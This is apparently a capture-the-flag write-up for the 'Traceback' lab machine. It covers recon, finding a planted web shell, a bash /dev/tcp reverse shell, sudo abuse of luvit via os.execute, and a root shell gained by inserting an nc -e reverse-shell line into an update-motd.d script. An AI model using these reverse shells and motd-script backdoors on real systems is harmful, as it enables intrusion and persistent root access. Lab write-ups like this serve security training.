




Traceback

OS:  Linux


Difficulty: **Easy**

Points: **20**

Release: 14 Mar 2020

IP: 10.10.10.181

Information

Column	Details
Name	Traceback
Base Points	Easy [20]
Radar Graph:	
Creator	Xh4H
Release-Retire date	14 march 2020 15 Aug 2020

Summary

- Searching for web shells
- Getting a reverse shell as webadmin.
- Running the luvit script with privesc.lau
- Adding the public ssh key to authorized_keys
- Capture user.txt
- Found update-motd.d with write permission to all files
- Modify /etc/update-motd.d/00-header script with bash reverse shell in order to get root
- Capture root.txt


Recon

nmap

```
Nmap scan report for 10.10.10.181
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open  ssl/http Apache/2.4.29 (Ubuntu)
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
# Nmap done : 1 IP address (1 host up) scanned in 168.46 seconds
```

There are 2 ports running on the machine they are 22 and 80. We will need some credential to login at port 22 which is running the service of ssh and another is 80 port which is running http service. After seeing that port 80 is opened i opened it on my browser. And got the following webpage.



This site has been owned
I have left a backdoor for all the net. FREE INTERNETZZZ
- Xb4H -

Check for WebShells

After viewing-source of the page there is a commented line at the bottom of the webpage. Identifying the web shell

```
Some of the best web shells that you might need
```

I googled the term "Some of the best web shells that you might need", and got a github repo at the top.

Some of the best web shells that you might need



[All](#) [Images](#) [Videos](#) [News](#) [Shopping](#) [More](#) [Settings](#) [Tools](#)

About 10,60,00,000 results (0.40 seconds)

github.com > TheBinitGhimire > Web-Shells ▾

TheBinitGhimire/Web-Shells: Some of the best web ... - GitHub


Some of the best web shells that you might need. Contribute to TheBinitGhimire/Web-Shells development by creating an account on GitHub.

[The repo](#) had some very cool web shells 16 in total. I then made a wordlist with all the web-shell names and kicked off **gobuster** to find the web shell, **smevk.php**.

```
root@kali# gobuster dir -u http://10.10.10.181 -w web_shells.txt -w backdoors.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.181
[+] Threads:      10
[+] Wordlist:      web_shells.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/07/14 16:21:54 Starting gobuster
=====
/smevk.php (Status: 200)
=====
2020/07/14 16:21:54 Finished
=====
```

Shell as webadmin

Visiting <http://10.10.10.181/smevk.php> provides a login screen. Tried various default creds **admin:admin** and got in.



Since I want a shell I'll start `nc` on my host and execute `bash -c 'bash -i >& /dev/tcp/10.10.14.77/443 0>&1'` at the webadmin's execute box

```
root@B4ha# nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.10.181] 40482
bash: cannot set terminal process group (569): Inappropriate ioctl for device
bash: no job control in this shell
webadmin@traceback:/var/www/html$ id
uid=1000(webadmin) gid=1000(webadmin)
groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
webadmin@traceback:/var/www/html$ whoami
webadmin
```

Privilege escalation to sysadmin and Capture user.txt

There's a `note.txt` in `~`.

```
webadmin@traceback:~$ ls -l
total 4
-rw-rw-r-- 1 sysadmin sysadmin 122 Mar 16 03:53 note.txt
webadmin@traceback:~$ cat note.txt
- sysadmin -
I have left this tool to practice Lua. Contact me if you have any question.
```

Checking [GTFOBINS](https://github.com/0x00sec/gtfobins), I found there is a way to get `sysadmin`'s shell. Ok, we know now that we can execute lua script. For complete information, here the link to the official portal:

<https://luvit.io/>

Well, let's go. Sure, the **sysadmin**, should have some elevated privileges compared to me, then my next step is to understand how I can execute shell command through lua.

```
os.execute("<your command here>")
```

```
webadmin@traceback:/home$ sudo -u sysadmin /home/sysadmin/luvit -e  
'os.execute("cat /home/sysadmin/user.txt")' c2 ----- 6020
```

Escalating to root

By running `ps -aux`, found something **interesting**, the copy is made every 30 seconds from the **backup** to the **/update-motd.d** directory as **root**.

```
$ ps -aux root          1670  0.0  0.0  4628  800 ?        Ss   21:39   0:00  
/bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/  
sysadmin  1731  0.0  0.0  14428  1104 pts/0    S+   21:39   0:00 grep motd  
sysadmin@traceback:/etc/update-motd.d$ ls -la  
total 32  
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .  
drwxr-xr-x 80 root root      4096 Aug 25  2019 ..  
-rwxrwxr-x  1 root sysadmin  981 Mar 15 00:38 00-header  
-rwxrwxr-x  1 root sysadmin  982 Mar 15 00:38 10-help-text  
-rwxrwxr-x  1 root sysadmin 4264 Mar 15 00:38 50-motd-news  
-rwxrwxr-x  1 root sysadmin  604 Mar 15 00:38 80-esm  
-rwxrwxr-x  1 root sysadmin  299 Mar 15 00:38 91-release-upgrade  
sysadmin@traceback:/etc/update-motd.d$
```

Also [LinPEAS](#) will report files modified recently:

```
[+] Modified interesting files in the last 5mins  
/etc/update-motd.d/50-motd-news  
/etc/update-motd.d/10-help-text  
/etc/update-motd.d/91-release-upgrade  
/etc/update-motd.d/00-header  
/etc/update-motd.d/80-esm
```

It is called out as an interesting file that is group writable:

```
[+] Interesting GROUP writable files (not in Home)  
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files  
Group sysadmin:  
/etc/update-motd.d/50-motd-news  
/etc/update-motd.d/10-help-text  
/etc/update-motd.d/91-release-upgrade  
/etc/update-motd.d/00-header  
/etc/update-motd.d/80-esm  
/home/webadmin/note.txtq
```

We can easily edit the file by including a reverse shell in it and logging in from ssh, So the script can be executed and we will get a reverse shell as root

```
sysadmin@traceback:/etc/update-motd.d$ cat 91-release-upgrade
#!/bin/sh
/tmp/nc -e /bin/bash 10.10.14.77 9001
# if the current release is under development there won't be a new one
if [ "$(lsb_release -sd | cut -d' ' -f4)" = "(development" ]; then
    exit 0
fi
if [ -x /usr/lib/ubuntu-release-upgrader/release-upgrade-motd ]; then
    exec /usr/lib/ubuntu-release-upgrader/release-upgrade-motd
fi
```

And started my listner on port 9001

```
nc -nlvp 9001 listening on [any] 9001 ... connect to [10.10.14.77] from (UNKNOWN)
[10.10.10.181] 49042 whoami root hostname traceback cat /root/root.txt ccda-----
-----585d6
```

#PWNED

`websHELL` | `lua programming language` | `file write` | `shell scripting`